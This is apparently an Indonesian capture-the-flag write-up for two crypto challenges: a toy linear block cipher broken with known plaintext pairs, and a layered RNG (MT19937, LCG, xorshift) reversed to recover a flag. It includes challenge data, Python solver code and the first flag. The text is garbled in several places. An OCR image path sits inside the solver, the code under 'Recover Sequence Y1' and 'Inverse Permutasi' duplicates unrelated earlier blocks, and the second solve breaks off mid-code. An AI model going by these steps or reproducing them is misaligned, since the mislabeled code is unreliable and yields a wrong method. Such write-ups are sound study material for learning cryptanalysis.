  "pt_hex": "72f304db95515755",
  "ct_hex": "7cb8ab39600fc6ec"
},
{
  "pt_hex": "b9e2c2fabf5bd716",
  "ct_hex": "b6bb8a3c2aff840c"
},
```

```
{
  "pt_hex": "313e5905df70a831",
  "ct_hex": "4d4fa18c3b995bc1"
},
{
  "pt_hex": "efcaf470ad75d1cd",
  "ct_hex": "92c99f7f63c2c35e"
},
{
  "pt_hex": "254aeb7dec0a9703",
  "ct_hex": "73fb353f3ef12d14"
},
{
  "pt_hex": "4bb0d2061daa0401",
  "ct_hex": "19654d2dc9fdb280"
},
{
  "pt_hex": "f6dce797fc69a9d6",
  "ct_hex": "cc84a2bf77e1b457"
},
{
  "pt_hex": "d5d7f10454e32bdf",
  "ct_hex": "accfe3abd554f197"
},
{
  "pt_hex": "eeb9d18d7b8e3464",
  "ct_hex": "d83044c4f071f300"
},
{
  "pt_hex": "731bbefc3a262ba6",
  "ct_hex": "2e1d6cd66d492936"
},
{
  "pt_hex": "c6cf4dd80d48a230",
  "ct_hex": "b19cf09d4a2367d1"
},
```

```
{
  "pt_hex": "c5255b0fdcb3f716",
  "ct_hex": "f07322addf15188d"
},
{
  "pt_hex": "cbf7355c9d6b4848",
  "ct_hex": "89dd863f412ce3a9"
},
{
  "pt_hex": "9632c58906cce650",
  "ct_hex": "fd3cf0e886e7ffc8"
},
{
  "pt_hex": "20d249a8cebe4b8d",
  "ct_hex": "2a9e356cbdbe579e"
},
{
  "pt_hex": "f4ca751eff0401e9",
  "ct_hex": "95de255e7080f256"
},
{
  "pt_hex": "a4fcb42136471452",
  "ct_hex": "dbe2ea6a24c3f121"
},
{
  "pt_hex": "a0a70dce4b26993d",
  "ct_hex": "801a71443b0c66a5"
},
{
  "pt_hex": "1ceead61f66be72b",
  "ct_hex": "77ee878a1fe2652d"
},
{
  "pt_hex": "916edc490892a0ae",
  "ct_hex": "d4df7c858eca4983"
},
```

```
{
  "pt_hex": "c68751523f6b4d9f",
  "ct_hex": "806ce33c4936e01f"
},
{
  "pt_hex": "7bbe374c509d6210",
  "ct_hex": "3d5d42e3fca983e9"
},
{
  "pt_hex": "313f1800bee6e935",
  "ct_hex": "0c4fa9ccaf1b7b2d"
},
{
  "pt_hex": "d88297f4fbeee117",
  "ct_hex": "960e81f4dbeda13c"
},
{
  "pt_hex": "5e37623f90d7f938",
  "ct_hex": "4f588ad3ce149e8d"
},
{
  "pt_hex": "6e6b2b270b0b3a5c",
  "ct_hex": "62c852a660303ea0"
},
{
  "pt_hex": "e223db95c98c83ec",
  "ct_hex": "f00c3455f27c3bc6"
},
{
  "pt_hex": "14cf1adbd733ac5d",
  "ct_hex": "44be2bb8131202b1"
},
{
  "pt_hex": "bca85d98cb0717ac",
  "ct_hex": "b432165438827386"
},
```

```
{
  "pt_hex": "0b6f2ad0888ffba6",
  "ct_hex": "20891ed78e3b2daf"
},
{
  "pt_hex": "6d929e15c14ccd91",
  "ct_hex": "496f99717ae533fe"
},
{
  "pt_hex": "549f39ce5f90a5a2",
  "ct_hex": "1d3e648eda1140f7"
},
{
  "pt_hex": "47d62068963be573",
  "ct_hex": "1bfd2b8a47b7c5bd"
},
{
  "pt_hex": "0bd5a81b75b1756e",
  "ct_hex": "58f14e9b915e547d"
},
{
  "pt_hex": "2229fa74bc03faab",
  "ct_hex": "23402f9f2e58290a"
},
{
  "pt_hex": "827fc3be4368acbd",
  "ct_hex": "8abcf1901b78bec3"
},
{
  "pt_hex": "48f349c4735b5a93",
  "ct_hex": "298ac320583d450a"
},
{
  "pt_hex": "ff8906dcf810a599",
  "ct_hex": "953509b57e008776"
},
```

```
{
  "pt_hex": "3029c0c7ae8f8963",
  "ct_hex": "45063f4ca679ec04"
},
{
  "pt_hex": "72ba8a71fad906aa",
  "ct_hex": "7f6cae14fcfa0562"
},
{
  "pt_hex": "6d3e498ef488ddb1",
  "ct_hex": "093b0109feb17e4f"
},
{
  "pt_hex": "973cbbf5d7769728",
  "ct_hex": "ff21a45a1bd00ba5"
},
{
  "pt_hex": "6d46eee13a3a9598",
  "ct_hex": "53ab48266fe60f17"
},
{
  "pt_hex": "ac4290c2fc372e1b",
  "ct_hex": "a1ae0bed3dd6c830"
},
{
  "pt_hex": "c45a3dad67f3de0c",
  "ct_hex": "eabaf62adb805b38"
},
{
  "pt_hex": "7737f045d5197c3a",
  "ct_hex": "4d692a8b7874c9c9"
},
{
  "pt_hex": "452a51e8e463b08d",
  "ct_hex": "121bb7a95f92eb02"
},
```

```
{
  "pt_hex": "28796203f93e44b2",
  "ct_hex": "59e60847393b9c0a"
},
{
  "pt_hex": "0079be93695e16e1",
  "ct_hex": "79a2fd57106b1a22"
},
{
  "pt_hex": "317346bcb08212ce",
  "ct_hex": "3e9b2c31a40cbd02"
},
{
  "pt_hex": "8f5d16744df48f11",
  "ct_hex": "abe5d97d9b018bf5"
},
{
  "pt_hex": "11efa5bab71e22a6",
  "ct_hex": "369f24da086bd423"
},
{
  "pt_hex": "60314edb7ce438f2",
  "ct_hex": "4912e8ddf50f2c42"
},
{
  "pt_hex": "9a124566cb1794f2",
  "ct_hex": "9f681244128dcc92"
},
{
  "pt_hex": "a5c9ee718e50d251",
  "ct_hex": "f3c3b93e264307d8"
},
{
  "pt_hex": "ed6e372ccfac1979",
  "ct_hex": "83db114ef1a0bbe5"
},
```

```
{
  "pt_hex": "80dc8e96d1df5ea9",
  "ct_hex": "a9a2af5198e816bb"
},
{
  "pt_hex": "c68b191c212adfc6",
  "ct_hex": "a07874314331713e"
},
{
  "pt_hex": "094c0a286bcca146",
  "ct_hex": "12d7dce492bb3d75"
},
{
  "pt_hex": "e0eaf15010bcd73b",
  "ct_hex": "b1ea6153effac1cc"
},
{
  "pt_hex": "fcbe1a9f08d83054",
  "ct_hex": "dc1ad8b5e4b112e1"
},
{
  "pt_hex": "0751cd72a3c69165",
  "ct_hex": "1ac1b55082476e14"
},
{
  "pt_hex": "4c151804f2f14ec0",
  "ct_hex": "29668e20d5155b7b"
},
{
  "pt_hex": "830eb95ccb507d67",
  "ct_hex": "8079b59610d949fd"
},
{
  "pt_hex": "79006d6bd9801fc2",
  "ct_hex": "67730427f08f6cd6"
},
```

```
{
  "pt_hex": "c49a6b9ea340adb9",
  "ct_hex": "893eb1924a903656"
},
{
  "pt_hex": "0f3b9e89061f5811",
  "ct_hex": "49195b680c631ba8"
},
{
  "pt_hex": "df0896861aa4c462",
  "ct_hex": "95254c44c7c1b8f8"
},
{
  "pt_hex": "3be39b3e5bc33c1b",
  "ct_hex": "07f9c3b4b85c30a0"
},
{
  "pt_hex": "a0e263b18ef5a21d",
  "ct_hex": "f28eb3feaf9e97c0"
},
{
  "pt_hex": "ab6794fd82b3073b",
  "ct_hex": "f3bd1b10ad4cc9a5"
},
{
  "pt_hex": "47cd9ef5cdcbb136",
  "ct_hex": "5281ba9dda6121b5"
},
{
  "pt_hex": "1e83540d1697e421",
  "ct_hex": "557c4fc88e05d398"
},
{
  "pt_hex": "c0feb68870de3efb",
  "ct_hex": "a9bae9c3d4ea9123"
},
```

```
{
  "pt_hex": "81d927d00f7d77d4",
  "ct_hex": "b8a3f2fe012b87fe"
},
{
  "pt_hex": "4c2eba9e1e49fdab",
  "ct_hex": "013acf9e4ef038ef"
},
{
  "pt_hex": "c766ffb7e2052224",
  "ct_hex": "f28d36d25cc53a41"
},
{
  "pt_hex": "02fca3876f31a5c3",
  "ct_hex": "59a477ae13d99467"
},
{
  "pt_hex": "3bbdce4cdcb66bdd",
  "ct_hex": "2c5509edb548078f"
},
{
  "pt_hex": "97c478ed1bdee2ee",
  "ct_hex": "f695ecc682b4419b"
},
{
  "pt_hex": "95bd7b6b3bf62a89",
  "ct_hex": "ef57e5e689120203"
},
{
  "pt_hex": "2b78f05a0a9dc3e9",
  "ct_hex": "39d55f56a6facace"
},
{
  "pt_hex": "0ecb32dc7a60b798",
  "ct_hex": "31b8c8b61f10a376"
},
```

```
{
  "pt_hex": "1eb7304c811172e9",
  "ct_hex": "3d581f830014c3eb"
},
{
  "pt_hex": "5b94bc7a0a2608be",
  "ct_hex": "0e5558564dce60b3"
},
{
  "pt_hex": "b1808a698b376f9c",
  "ct_hex": "e6773ae429de07be"
},
{
  "pt_hex": "256beaac2241d34b",
  "ct_hex": "339bff2226503d4c"
},
{
  "pt_hex": "4e56d58506ad3c5b",
  "ct_hex": "49a853e8c5e4f9d1"
},
{
  "pt_hex": "6ffc65db26b2fcb9",
  "ct_hex": "49b1519aef82c60b"
},
{
  "pt_hex": "c5fc2c7b923e0561",
  "ct_hex": "dbf72d5245a346a5"
},
{
  "pt_hex": "c1263505b704823c",
  "ct_hex": "f04f204a4a8cfb61"
},
{
  "pt_hex": "9a25bbff2b737c26",
  "ct_hex": "c630d696095d0829"
},
```

```
{
  "pt_hex": "1184f00fb4ca2eb5",
  "ct_hex": "6477a98b8cfdf213"
},
{
  "pt_hex": "cd5781c31e3d00af",
  "ct_hex": "d88f474c4d76ccf3"
},
{
  "pt_hex": "698eb8126450e46d",
  "ct_hex": "106fdd9b76da5279"
},
{
  "pt_hex": "eb601591387a0832",
  "ct_hex": "c185c0156dafd920"
},
{
  "pt_hex": "3c9228659353d466",
  "ct_hex": "5e6a8e02229545b8"
},
{
  "pt_hex": "25ac32493b196bfc",
  "ct_hex": "60576a8620b2836f"
},
{
  "pt_hex": "bdfc665c0874d32c",
  "ct_hex": "bcd3dc572f8087cd"
},
{
  "pt_hex": "d964424e12827621",
  "ct_hex": "b5f34d80cc9dae89"
},
{
  "pt_hex": "3857a0947e95667a",
  "ct_hex": "3dae4adeb45cdd79"
},
```

```
  {
    "pt_hex": "851767867d48e01d",
    "ct_hex": "980fe1af1a24be59"
  },
  {
    "pt_hex": "7defd567b795baab",
    "ct_hex": "67cb07c8ea40c043"
  },
  {
    "pt_hex": "60b5b4bb518c195a",
    "ct_hex": "4b126873f06ef0e5"
  },
  {
    "pt_hex": "a5ac4648a228c468",
    "ct_hex": "91773c0027a2a749"
  },
  {
    "pt_hex": "43f410ffb7142c7b",
    "ct_hex": "4bb529d8409cc061"
  }
]
```


dist/params.json:


```
{
  "block_bits": 64,
  "key_bits": 64,
  "perm": [
    0,
    31,
    54,
    52,
    11,
    3,
    26,
```

```
    61,
    9,
    24,
    53,
    28,
    14,
    51,
    6,
    7,
    41,
    32,
    4,
    35,
    23,
    59,
    47,
    63,
    50,
    45,
    58,
    27,
    37,
    36,
    18,
    38,
    40,
    1,
    2,
    33,
    57,
    39,
    48,
    42,
    15,
    16,
    44,
```

```
    21,
    5,
    12,
    29,
    60,
    20,
    22,
    43,
    25,
    8,
    19,
    62,
    30,
    34,
    46,
    17,
    10,
    49,
    55,
    56,
    13
  ],
  "rotations": [
    0,
    7,
    13,
    19,
    23,
    31,
    41,
    53
  ],
  "num_pairs": 128
}
```

Dari cipher.py dan generator.py:

```
def encrypt_u64(self, pt):
    pt = pt & ((1<<64)-1)
    p = permute_bits(pt, self.perm)      # Langkah 1: Permutasi bit
    kcontrib = self.round_key_xor()      # Langkah 2: XOR dengan key konstan
    return p ^ kcontrib                  # Langkah 3: Hasil ciphertext
```

Cipher ini sepenuhnya adalah linear,

Komponen Cipher:

1. Permutasi Bit (permute_bits)

```
def permute_bits(x, perm):
    out = 0
    for i, src in enumerate(perm):
        bit = (x >> (63 - src)) & 1
        out = (out << 1) | bit
    return out
```

2. Key XOR Konstan (round_key_xor)

```
     def round_key_xor(self):
    acc = 0
    for r in self.rotations:
        acc ^= rol64(self.key, r)  # XOR berbagai rotated key
    return acc  # Nilai KONSTAN untuk semua enkripsi!
```

Kelemahan utama dari dari cipher LCB ini adalah karena memiliki bentuk

```
ciphertext = P(plaintext) ⊕ K
```

Dimana p fungsi permutasi linear dan k adalah kostanta XOR

Solve

1. Load Enc

```
with open('dist/params.json', 'r') as f:
    params = json.load(f)
with open('dist/pairs.json', 'r') as f:
    pairs = json.load(f)
with open('dist/flag.blocks.json', 'r') as f:
    flag_data = json.load(f)

perm = params['perm']
```

2. Hitung Invers Permutasi

```
def inverse_permutation(perm):
    inv = [0] * len(perm)
    for i, p in enumerate(perm):
        inv[p] = i
    return inv

inv_perm = inverse_permutation(perm)
```

3. Recovery XOR key

```
def recover_key_xor(pairs, perm):
    # Gunakan pair pertama untuk mendapatkan key
    pt1 = int(pairs[0]['pt_hex'], 16)
    ct1 = int(pairs[0]['ct_hex'], 16)
    key_xor = ct1 ^ permute_bits(pt1, perm)

    # Verifikasi dengan pairs lain
    for i in range(1, min(5, len(pairs))):
        pt = int(pairs[i]['pt_hex'], 16)
        ct = int(pairs[i]['ct_hex'], 16)
        expected_ct = permute_bits(pt, perm) ^ key_xor
        if expected_ct != ct:
            return None
```

```
    return key_xor

key_xor = recover_key_xor(pairs, perm)
# Output: key_xor = 0x11467c210c9ffff0
```

4. Decrypt Flag Blocks

```
def decrypt_block(ct, key_xor, inv_perm):
    return permute_bits(ct ^ key_xor, inv_perm)

flag_blocks_hex = flag_data['blocks_hex']
decrypted_blocks = []

for block_hex in flag_blocks_hex:
    ct = int(block_hex, 16)
    pt = decrypt_block(ct, key_xor, inv_perm)
    decrypted_blocks.append(pt)
```

5. Rekontruksi Flag

```
flag_bytes = b''
for block in decrypted_blocks:
    block_bytes = block.to_bytes(8, 'big')
    flag_bytes += block_bytes

# Remove padding null bytes
flag = flag_bytes.rstrip(b'\x00').decode('ascii')
```

Full Solver:


```
import json

def rol64(x, r):
    r %= 64
    return ((x << r) & ((1 << 64) - 1)) | (x >> (64 - r))

def permute_bits(x, perm):
```

```
    out = 0
    for i, src in enumerate(perm):
        bit = (x >> (63 - src)) & 1
        out = (out << 1) | bit
    return out

def inverse_permutation(perm):
    inv = [0] * len(perm)
    for i, p in enumerate(perm):
        inv[p] = i
    return inv

def decrypt_block(ct, key_xor, inv_perm):
    return permute_bits(ct ^ key_xor, inv_perm)

def recover_key_xor(pairs, perm):
    pt1 = int(pairs[0]['pt_hex'], 16)
    ct1 = int(pairs[0]['ct_hex'], 16)
    key_xor = ct1 ^ permute_bits(pt1, perm)
    for i in range(1, min(5, len(pairs))):
        pt = int(pairs[i]['pt_hex'], 16)
        ct = int(pairs[i]['ct_hex'], 16)
        expected_ct = permute_bits(pt, perm) ^ key_xor
        if expected_ct != ct:
            return None

    print(f"Successfully recovered key XOR: {key_xor:016x}")
    return key_xor

def main():
    with open('dist/params.json', 'r') as f:
        params = json.load(f)

    with open('dist/pairs.json', 'r') as f:
        pairs = json.load(f)

    with open('dist/flag.blocks.json', 'r') as f:
        flag_data = json.load(f)
```

```
    perm = params['perm']
    inv_perm = inverse_permutation(perm)
    print(f"Using permutation: {perm}")
    print(f"Inverse permutation: {inv_perm}")
    print(f"Number of known pairs: {len(pairs)}")

    key_xor = recover_key_xor(pairs, perm)

    if key_xor is None:
        return

    # Decrypt the flag blocks
    flag_blocks_hex = flag_data['blocks_hex']
    decrypted_blocks = []

    for block_hex in flag_blocks_hex:
        ct = int(block_hex, 16)
        pt = decrypt_block(ct, key_xor, inv_perm)
        decrypted_blocks.append(pt)

    flag_bytes = b''
    for block in decrypted_blocks:
        # Convert 64-bit integer to 8 bytes (big-endian)
        block_bytes = block.to_bytes(8, 'big')
        flag_bytes += block_bytes

    flag = flag_bytes.rstrip(b'\x00').decode('ascii', errors='ignore')

    print(flag)

if __name__ == "__main__":
    main()
```

FLAG: `WRECKIT60{linear_lcb_breakable_by_gauss_009effdecba1}`

Challenge dadakan



Analisa

Diberikan file zip, saat diekstrak kami mendapatkan file chall.py dan output.txt

chall.py:

```
import os, random
from secret import flag

W = 32
N = 624
STATE_LEN = N * 4

def u32(x): return x & 0xFFFFFFFF
def rotl32(x, r): r &= 31; return u32((x << r) | (x >> (32 - r)))
```

```
A_LCG = 1664525
C_LCG = 1013904223

PHI1   = 0x9E3779B1
MASK1  = 0xA5A5A5A5
PHI2   = 0x5851F42D
MASK2  = 0xC3C3C3C3

def xorshift32(x):
    x ^= (x << 13) & 0xFFFFFFFF
    x ^= (x >> 17)
    x ^= (x << 5) & 0xFFFFFFFF
    return x & 0xFFFFFFFF

right_pad = random.randint(0, STATE_LEN - len(flag))
left_pad  = STATE_LEN - len(flag) - right_pad
state_bytes = os.urandom(left_pad) + flag + os.urandom(right_pad)

words = [int.from_bytes(state_bytes[i:i+4], 'big') for i in range(0,
STATE_LEN, 4)]

K = int.from_bytes(os.urandom(4), 'big')
M = int.from_bytes(os.urandom(4), 'big')
S = u32(K ^ M ^ 0xDEADBEEF)

# index rotation
r = K % N
words_rot = words[r:] + words[:r]

def rand_odd():
    v = (int.from_bytes(os.urandom(4), 'big') | 1) % N
    return v if v != 0 else 1
A_perm = rand_odd()
B_perm = int.from_bytes(os.urandom(4), 'big') % N
perm = [(A_perm * i + B_perm) % N for i in range(N)]
words_perm = [words_rot[perm[i]] for i in range(N)]
```

```
def transform_rounds(x):
    x = u32(x * PHI1)
    x ^= K
    x ^= (x >> 7)
    x ^= ((x << 13) & MASK1)
    x = u32(x * PHI2)
    x ^= M
    x ^= (x >> 9)
    x ^= ((x << 11) & MASK2)
    return u32(x)

T = tuple(transform_rounds(x) for x in words_perm)

R = random.Random()
R.setstate((3, T + (0,), None))
Y1 = [R.getrandbits(32) for _ in range(N)]
Y2 = []
s = S
for _ in range(N):
    s = u32(A_LCG * s + C_LCG)
    Y2.append(s)

Y3 = []
t = u32(S ^ K)
for _ in range(N):
    t = xorshift32(t)
    Y3.append(u32((t * 0x9E3779B1) ^ 0xBADC0DED))


Z = []
for i in range(N):
    add_term = u32(K * i + M)
    mix = u32(Y1[i] ^ Y2[i] ^ rotl32(Y3[i], (i ^ S) & 31) ^ add_term)
    rsh = ((i * (S & 31)) + (Y2[i] & 31)) & 31
    Z.append(rotl32(mix, rsh))
```

```
print(S)
print(u32(K ^ S))
print(u32(M ^ u32(S * PHI1)))
print(u32(A_perm ^ rotl32(S, 7)))
print(u32(B_perm ^ ((S >> 3) | ((S & 7) << 29))))

for z in Z:
    print(z)
```

Output.txt

```
1358890740
4222368427
2215159536
2139323163
2317344887
1371849234
2477501074
941851109
229555095
2483045047
1904512879
1579236766
1096769111
3113361009
3416922387
2201837008
4074659778
4015929074
316136730
3667463909
3025412749
1310927094
3104107430
1940484447
1798969739
960612667
613501906
2062934026
```

```
232357296
3683610311
2096824141
1903227343
3617654074
3494292384
3879743011
949057880
1327798361
1413145036
3064922901
1744379912
2405774315
1345998089
3511014431
4036452205
160688867
1363144057
2849484142
4059446051
2609950658
3714803116
1174974332
2471717175
3326802316
3278097981
955736369
3171991571
1041026596
2267605739
2728651494
2220681487
314458791
559724407
82782443
3645975148
1506063071
513650338
3528092048
1851884510
1285649445
3138375642
793281076
```

```
307560167
3898664544
4072451789
72509142
2893775378
356417378
2431120458
4036411358
374568882
3778177429
2436972208
3001322739
2933301400
708139835
205392090
4011595711
3359237653
3834423238
2934530073
3725225608
2774497686
1844209286
3081269005
3668131181
58517660
981867905
719758191
2514514687
2759514922
2642027684
1216736363
622892279
1288544281
3475311729
3808094601
889312835
3006605677
413755745
3682268720
3250486989
1495227314
2555232936
3708623860
```

```
460087107
89855186
481194529
807724769
928191964
1652640611
2916315279
4182971067
1123456753
572186718
9239066
3332385530
2021267752
1403404787
2858637759
2992074843
4083101744
3846890035
1098785850
2952613981
1420124003
3220565778
4173721076
4260889825
1528646208
1575983915
2942389796
3098685132
2459561660
526653631
224167684
2825832286
1045378506
2190124441
1452802116
1270487230
283835963
1377979574
3636358368
4040766864
4091272968
1368276265
2560886269
```

```
3373690029
3441268090
3719706240
853210593
3900040869
12012140
2095868396
1755315504
648300894
559171568
133645524
206709928
2350097972
926952707
1784991463
3641019753
2429704915
1189035864
3205666441
2481747755
1615683049
2357831670
4074862109
3932909718
2489178814
518429433
569433729
3553082692
1634417151
2032492230
1201861162
3315906111
450791471
1204708350
2000151011
3508457179
2144364333
2345086776
1243164403
4176629185
3853206908
131375072
2555950746
```

```
3964139465
1212205332
3898978287
3235695377
312717776
1068928826
3478964531
1638995618
628168228
383990903
55196157
701717727
1652974006
831917238
3788841327
477533943
1600261175
798352657
2245681166
10835664
3745581289
659251845
3106909360
65120419
464979582
44790353
3744387715
1756576776
1518557683
1042222461
2446016575
4043087235
196875761
320713987
1707462446
323621404
3081690768
3007961017
171872067
3868553691
1657466420
442356210
369005761
```

```
2221110132
775038188
432225466
3046710253
1532611310
454600778
1723576982
3978144371
2568316890
1779448873
3950874336
3479571877
2784410517
2189789763
4105346127
2866402524
1683997454
1365398778
3862429402
3837357083
87573388
4249168491
1463287664
850950784
1908870732
2001532779
1904756093
2213299162
2098383726
3336308982
554484532
1766436918
3890393286
725041027
1094424248
1538140775
1617650760
1745616807
1302782697
1100051892
1446624237
754762865
9607114
```

```
1357187353
1431486323
3899052554
1314726882
2741360328
1863713738
542995318
2954693745
2810286391
723945693
339432485
247693684
2497050576
515626467
1511835455
3972922841
1528636971
2444278166
3593607616
131737514
2581299726
2169084352
3567968308
765563572
221870779
864812204
2359695123
650488102
3183578830
1440071892
3563190197
2044837689
2554770667
3161545130
3310745980
2391498439
4007748912
268745606
1955121004
4199894623
786640091
3208358583
2833873283
```

```
608930769
3971259561
2469609799
4174430649
2350052012
3230757063
239099041
2083014408
1884783963
4200410986
2341976296
1696410476
333430871
1009128844
2609152556
1008876587
586223260
2551191739
1652386910
3590197322
290753408
4254714212
1677593318
4249428629
368346521
2538724279
695101368
4253771207
1510737463
2945535837
3493186536
3821064077
2588991125
3159590076
4029551546
3758372417
1446081355
443099159
687374839
316362289
2903396579
730524804
2517738782
```

```
2413280042
1200179961
895198805
3114853787
125529127
1743999541
737663551
1140036447
1094282260
2045466965
3963785268
3237920847
3818388234
1332331713
1635013119
3271004190
1645912255
2177747461
3065328237
1322198243
1162505224
848727981
4226847152
225061269
1006473207
1867398940
1434752744
2570570063
64951362
2089895383
2427026156
2744810124
1544759881
4068792928
767544060
873232507
3734056031
180769209
2212494042
3148643942
3981141354
4198298755
1863021146
```

```
3465776087
226266283
486636027
931628058
2213386351
2593228003
1992540199
846953027
699804461
2302049020
960547362
2770013074
3049640965
3900619203
1164930683
3678485367
3371144087
1486038322
1775283358
2675545603
2301207794
641717918
1495427149
3084255567
225066567
697547337
2413188262
2372335479
3112431955
1404383678
573410463
40433291
3217976052
948612900
3459410843
286557742
833502734
187230213
1136921547
3247961848
2127525150
2456009118
587050074
```

```
1634896025
792407215
1178015839
510845229
665798894
3106714624
622896416
1957041815
879951290
2363068800
3276423948
4198146114
2380517409
2335558139
679341714
3527883928
3068181601
1405021241
4142335798
1608316875
3038742440
1379459842
2466085728
1138732977
778167282
1395529012
3949831475
4029750085
2107374338
1271153374
1156281106
212810680
563989200
174418291
2824068971
1426727376
2405372968
1595619690
3280955136
353718104
443845742
878956894
2322020343
```

```
1930700787
3325767632
680022159
2189600667
259115605
673368682
3935367066
454406956
3001405022
3345276156
2371031350
993522429
3690416553
940209335
3550087060
1911776660
2464011761
3526247108
379693377
666429055
603512467
3142341563
3870485236
4135746678
649274899
3888756035
3672648021
3662263644
4038581739
3343900987
2076600432
1251039230
1026232688
1458819961
3630011882
1302476921
3694134550
1558084261
3832530721
1640976335
2067516894
2962513095
1606219346
```

```
3520945612
2045941309
3042005708
2215735594
2760516109
3474564862
2826834991
3653003980
1960421158
3677344207
2086304835
2061008796
149639940
3204476129
1738826907
2277948538
1992864198
4253817397
2108947454
3628866269
1009868581
577089621
999634753
1355488922
2146884727
4151060938
840883008
552321842
94462000
3151363265
1552622054
3795446819
4018124805
3865404541
3432527102
2484943064
3810670520
1137528417
3586926108
3408752971
1464116619
2476749891
3656662966
```

```
2407365206
3282026649
3029629440
116965098
1431279736
4135308069
601463446
2894866541
3273907642
452253223
445902077
548692886
437083206
1221077376
3798686556
1120803045
3447534646
3669113497
3424614363
1185219980
434284058
3391179424
972134560
1242504611
754539283
2671247824
3870434733
1449705106
63833954
4144443250
2605517207
111548224
1288120498
1102856300
2221844352
1230272862
3017029466
1062783498
3692780103
243814976
861532860
1691305649
```

RNG terdiri dari beberapa laye:

```
state_bytes = os.urandom(left_pad) + flag + os.urandom(right_pad)
words = [int.from_bytes(state_bytes[i:i+4], 'big') for i in range(0,
STATE_LEN, 4)]

# Multiple transformations
words_rot = words[r:] + words[:r]                    # Rotation
words_perm = [words_rot[perm[i]] for i in range(N)]  # Permutation
T = tuple(transform_rounds(x) for x in words_perm)   # Transformasi
linear
```

Output final nya dihasilkan dari mixing tiga RNG berbeda:

```
Y1 = [R.getrandbits(32) for _ in range(N)]           # MT19937
Y2 = LCG sequence                                     # LCG
Y3 = xorshift32 sequence                             # Xorshift

Z[i] = rotl32(Y1[i] ^ Y2[i] ^ rotl32(Y3[i], (i^S)&31) ^ add_term,
rsh)
```

Untuk Strategy Solve nya,

1. Recover Param dari output pertama
2. Reverse tiap komponen secara beruntun
3. Extract Original State

Solve

1. Parse Output dan Recover Constans

```
S = int(lines[0].strip())                    # Seed awal
K_xor_S = int(lines[1].strip())              # K ⊕ S
M_xor_STPHI1 = int(lines[2].strip())         # M ⊕ (S × PHI1)
```

```
A_perm_xor_rotl = int(lines[3].strip())      # A_perm ⊕ rotl(S,7)
B_perm_xor_rotr = int(lines[4].strip())      # B_perm ⊕ rotr(S,3)
Z = [int(line.strip()) for line in lines[5:5+N]]  # Output final
```

Recover semua parameter:

```
K = u32(K_xor_S ^ S)
M = u32(M_xor_STPHI1 ^ u32(S * PHI1))
A_perm = u32(A_perm_xor_rotl ^ rotl32(S, 7))
B_perm = u32(B_perm_xor_rotr ^ u32((S >> 3) | ((S & 7) << 29)))
```

2. Generate RNG Sequences

```
Y2 = []
s = S
for i in range(N):
    s = u32(A_LCG * s + C_LCG)  # Standard LCG
    Y2.append(s)
```

Sequence Y3 (Xorshift32)

```
Y3 = []
t = u32(S ^ K)
for i in range(N):
    t = xorshift32(t)
    Y3.append(u32((t * 0x9E3779B1) ^ 0xBADC0DED))
```

3. Recover Sequence Y1 (MT19937)

```
Y3 = []
t = u32(S ^ K)
for i in range(N):
    t = xorshift32(t)
```

```
    Y3.append(u32((t * 0x9E3779B1) ^ 0xBADC0DED))
```

4. MT19937 menggunakan tempering yang harus di-reverse:

```
def untemper(y):
    y = inverse_right_shift_xor(y, 18)
    y = inverse_left_shift_xor_and(y, 15, 0xEFC60000)
    y = inverse_left_shift_xor_and(y, 7, 0x9D2C5680)
    y = inverse_right_shift_xor(y, 11)
    return y
```

5. Reverse Transformasi Linear

   Transformasi kompleks di-reverses layer by layer:

```
def inverse_transform_rounds(y, K, M, inv_PHI1, inv_PHI2):
    x = y
    x = inverse_left_shift_xor_and(x, 11, MASK2)  # Reverse shift-xor-and
    x = inverse_right_shift_xor(x, 9)             # Reverse shift-xor
    x ^= M                                        # Reverse XOR
    x = u32(x * inv_PHI2)                         # Reverse multiplication
    x = inverse_left_shift_xor_and(x, 13, MASK1)
    x = inverse_right_shift_xor(x, 7)
    x ^= K
    x = u32(x * inv_PHI1)                         # Final reverse
    return x
```

6. Inverse Permutasi dan Rotasi

   Inverse Permutasi Linear:

```
def inverse_transform_rounds(y, K, M, inv_PHI1, inv_PHI2):
    x = y
    x = inverse_left_shift_xor_and(x, 11, MASK2)  # Reverse shift-xor-and
    x = inverse_right_shift_xor(x, 9)             # Reverse shift-xor
    x ^= M                                        # Reverse XOR
```

```
    x = u32(x * inv_PHI2)                          # Reverse multiplication
    x = inverse_left_shift_xor_and(x, 13, MASK1)
    x = inverse_right_shift_xor(x, 7)
    x ^= K
    x = u32(x * inv_PHI1)                          # Final reverse
    return x
```

Reverse Rotation:

```
r = K % N
words = [0] * N
for i in range(N):
    idx = (i - r) % N  # Reverse rotation
    words[i] = words_rot[idx]
```

7. Extract Flag dari State

```
state_bytes = b''
for word in words:
